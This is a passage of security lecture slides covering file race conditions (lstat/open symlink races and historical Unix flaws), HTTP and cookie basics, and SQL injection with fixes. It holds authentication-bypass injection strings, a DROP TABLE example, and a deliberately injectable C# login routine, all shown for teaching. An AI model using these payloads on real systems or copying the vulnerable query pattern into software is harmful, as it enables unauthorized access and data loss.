- **if(!S_ISREG(stat.st_mode))** checks that file is regular i.e., is not a directory, block device, **symbolic link**, etc.
- **fd = open(...)**
  - Retrieves inode of file, again using name resolution.
  - Associates a file descriptor with file and opens file for writing.
- What is the problem (on success branch)?

  Between **lstat** and **open** an attacker can replace file with a symbolic link to a target file. So program can overwrite target.

Recommendations

- Avoid race conditions!

  Ensure exclusive use of shared resources during critical command sequences, e.g., using locks or other mechanisms.

- For file systems, proceed as follows:

  1. **Open the file for access.**
  2. **Check the status of the file using the file descriptor.**
  3. **Access the contents of the file using the file descriptor.**

  In particular, do not use the file name in steps 2 and 3.
  I.e., **avoid repeated name resolution.**

- The problem of race conditions is not specific to C.

  E.g., occurs when using temporary files in shell scripts.

Employing the recommendations

```
int myappend(char *text) {
  int fd;
  struct stat st;

  if((fd=open ("/tmp/my-notes.tmp", O_WRONLY|O_APPEND|O_NOFOLLOW)) < 0) {
    if((fd=open ("/tmp/my-notes.tmp", O_WRONLY|O_EXCL|O_CREAT,
        S_IRUSR|S_IWUSR)) < 0)
            return 1;
    if(fchown(fd,getuid(),getgid())<0) return 1;
  }
  if(fstat(fd,&st) < 0) return 1;
  if(st.st_uid!=getuid()) return 1;
  if(!S_ISREG(st.st_mode)) return 1; // file could be a device
  if(st.st_nlink != 1) return 1;     // hard links
  if(write(fd,text)<0) return 1;
  return 0;
}
```

- Function uses **fstat** instead of **lstat**.
- **O_NOFOLLOW**: open fails if pathname is a symbolic link.
- **O_EXCL** stops creating a link between open calls.

  Recall, if **O_CREAT** and **O_EXCL** are set, open fails if file exists.
- inode used to check the existence of hard links.

Examples of past file-system vulnerabilities

- **lpr** offers the option to remove the file after printing.

  In early UNIX versions, anyone could print and remove the password file.

- **SETUID programs** (dynamic link)
  - Attacker creates a link "core" to the password file.
  - Attacker forces a core dump of a SETUID program.
  - The setuid program overwrites the password file.
- **mkdir** (dynamic link and race condition)
  - Early implementations first created an inode for the new directory and then changed ownership to the current user.
  - An attacker could remove the inode before ownership had been changed and create a dynamic link to the password file.
  - mkdir changes ownership of password file to the current user.

Conclusions and lessons learned

- Beware of programs that mix data and control.
- In C, variable number of arguments are dangerous.
- **Printf** is more powerful than you thought.
- Names, and in particular symbolic ones, cause problems.
- Race conditions can be quite subtle.

  Eliminating them requires detailed understanding of which operations are atomic.

Organization

- **Part I: Stand-alone applications**
  - Buffer overflows
  - Format string vulnerabilities
  - Names, links, and race conditions
- **Part II: Web-based applications**

☞ **Overview**

  - SQL injections
  - Cross-site scripting
  - Authentication and session management


Web-based applications are omnipresent

- Almost all enterprises have a web-based presence, typically offering interactive functionality.

  These are accessed by over 3 billion internet users.[3]

- Browsers have become universal "thin-clients" providing a hardware and OS-independent execution environment.

- Growing user dependence on, e.g.,
  - Information: search engines news, timetables, etc.
  - Transaction services: banking, shopping, online reservations, etc.




Vulnerability by Software Type
Source: IEEE & Security Focus, 2006

[3] http://www.internetlivestats.com.

General setup


- Web architectures use standard, widely deployed, communication protocols: HTTP running at application layer over TCP/IP.
- Architecture is often 3-tier. (Other options possible.)




- Data transferred is either static or dynamically generated.

Setup (cont.)

- Applications exposed to the entire world.
- They cannot rely on network or OS protection to stop application-layer attacks. **(Here: server in "DMZ")**



HTTP
in a nutshell



- **H**yper**T**ext **T**ransfer **P**rotocol is defined in RFC 2068.

  Transfers hypertext requests and data between browser and server.

- Methods include:

  Get: request a web page.
  Post: submit data to be processed (e.g., from an HTML form).
  Put: store (upload) some specified resource.

- Client initiates communication, with URL + optional arguments.

  E.g., **http://a.site.com/cgi-bin/program?arg1+arg2**.

HTTP Header

```
HEAD / HTTP/1.1
Accept: image/gif, image/x-xbitmap, */*
Accept-Language: en
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0
Host: www.google.com:80
Connection: Keep-Alive
```

- On each request, the client sends a **HTTP header** to the server.
- HTTP sends headers unencrypted.

  They are encrypted though under HTTPS.
- Headers contain information such as
  - requested language,
  - requested character encoding, and
  - browser (and operating system) used.

Session management

```
HTTP/1.1 302 Found
Location: http://www.google.com/
Content-Type: text/html; charset=UTF-8
Set-Cookie: ID=e42d627ac5b1bd65
expires=Fri, 08-Oct-2010 15:52:15 GMT
```

- HTTP is stateless, i.e., it does not support sessions.
- Session management is implemented using **cookies** or **URL query strings** (these are called **session tokens**) to thread state.
- Cookies used more often as they are persistently stored on client.
- Cookie mechanism
  - A server may, in any response, include a cookie.
  - A client sends the cookie back to the server with each request.
  - A cookie contains data ($\leq$ 4Kb) and has a specified lifetime.
- Session tokens must be protected (e.g., using SSL) to prevent outsiders from overhearing, replaying, or manipulating session information.

Common web application security vulnerabilities[4]

- **Unvalidated input**
- Broken access control
- **Broken authentication and session management**
- **Cross-site scripting (XSS)**
- **Buffer overflows**
- Insufficient transport-layer protection
- **Injection flaws**
- Insecure direct object reference
- Failure to restrict URL access
- Improper error handling
- Insecure cryptographic storage
- Denial of service
- Insecure configuration management


Vulnerabilities result from programming or configuration flaws, rather than cryptography. All are relatively easy to exploit.

[4] Compiled from OWASP Top 10 over past decade.

Organization

- **Part I: Stand-alone applications**
  - Buffer overflows
  - Format string vulnerabilities
  - Names, links, and race conditions
- **Part II: Web-based applications**
  - Overview
  - ☞ **SQL injections**
  - Cross-site scripting
  - Authentication and session management

Injections attacks



- Input validation attacks where user data is sent to a web server and passed on to back-end system.
- Back-end systems include:
  - The underlying operating system (system commands)
  - Scripting-language interpreters (e.g. Perl, Python)
  - The database servers (SQL commands)
- The attacker tries to alter program code on the server.
- SQL servers are standard backends for majority of web servers

  We will focus on SQL injections.

SQL in a nutshell

- An **SQL database** contains relations given by named tables.

table user =

user	first-name	last-name	password
1	David	Basin	ThinkIWouldTellYou
2	Ueli	Maurer	MySecret
3	Hans-Peter	Schweizer	Gruezi

- Operators select, insert, update table rows or create/drop tables.

```
SELECT * FROM users WHERE user=2 AND passwd='MySecret' -- a simple query
```

Returns:

user	last-name	first-name	password
2	Ueli	Maurer	MySecret

- Note language features: logical operators, quotes, and comments.

  Different combinations of these are abused in injection attacks.

A simple example

- Assume a web application with an SQL-database back-end using:

  SELECT * FROM users WHERE user='*$usr*' AND passwd='*$pwd*'

  Input *$usr* and *$pwd* provided by user.

- What happens if we use the following value for *$pwd*?


  ' or '1' = '1

- We get

  SELECT * FROM users WHERE user='*$usr*' AND passwd='' **or '1' = '1**'

- As **'1' = '1'** is valid, **we will be authenticated!**

What is the problem?



- **Parse** and **Substitute** $\neq$ **Substitute** and **Parse**.
- The former is safe, while the latter is not!
- Consider last example, with password ' or '1' = '1.

  SELECT * FROM users WHERE user='*$usr*' AND passwd='*$pwd*'

- If parse and then substitute, then password is ' or '1' = '1, which is likely wrong (ie., no attack).
- If substitute and then parse, then attack succeeds.

  SELECT * FROM users WHERE user='*$usr*' AND passwd='' **or '1' = '1**'

SQL injections — another example

```
public void OnLogon(object src, EventArgs e){
  SqlConnection con = new SqlConnection(
   "server=(local);database=myDB;uid=sa;pwd;" );

  string query = String.Format(
   "SELECT COUNT(*) FROM Users WHERE " +
   "username='{0}' AND password='{1}'",
   txtUser.Text, txtPassword.Text );
  SqlCommand cmd = new SqlCommand(query, con);
  conn.Open();
  SqlDataReader reader = cmd.ExecuteReader();
  try{
   if(reader.HasRows())
    IssueAuthenticationTicket();
   else
    TryAgain();
  } finally{
    con.Close()
  }
}
```

Name and password taken from input and inserted into SQL statement used for authentication.


The exploit

Expected:
Username: **abc**
Password: **test123**


when submitted, the SQL query will be build up as:
select * from users where username = '**abc**' and password = '**test123**'

The unexpected:
Username: **abc'; --**
Password:

the following is the query sent onto the DB:
select * from users where username = '**abc'; --**' and password = ' '



The Unexpected



HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

Countermeasures

- Perform input validation!
- Parse and then substitute, not the other way around. E.g.,
  - Use parameterized SQL-queries/prepared statements.


```
PreparedStatement pst = con.prepareStatement (
                "SELECT COUNT (*) FROM User WHERE " +
                "username=? AND Password=?");
pst.setString(1, txtUser.Text);
pst.setString(2, txtPassword.Text);
```

  - The SQL statement is sent to DBMS with placeholders later filled in with actual values.



  - This separates data and code.

Input validation
In general




- Web servers receive input from clients, including URL, query string, form fields, hidden form fields, cookies.
- Attackers can modify any of this for their purposes.
- So treat all input as evil and validate on the **server**.
- Example checks: allowed character sets, minimum and maximum length of strings, numeric ranges, etc.
- Canonicalize input before checking, e.g. **./foo** is same as **foo**.
- Map problematic characters to benign ones, e.g. <> to **%3C%3E**.
- Use white-lists rather than black-lists, where possible.

Organization

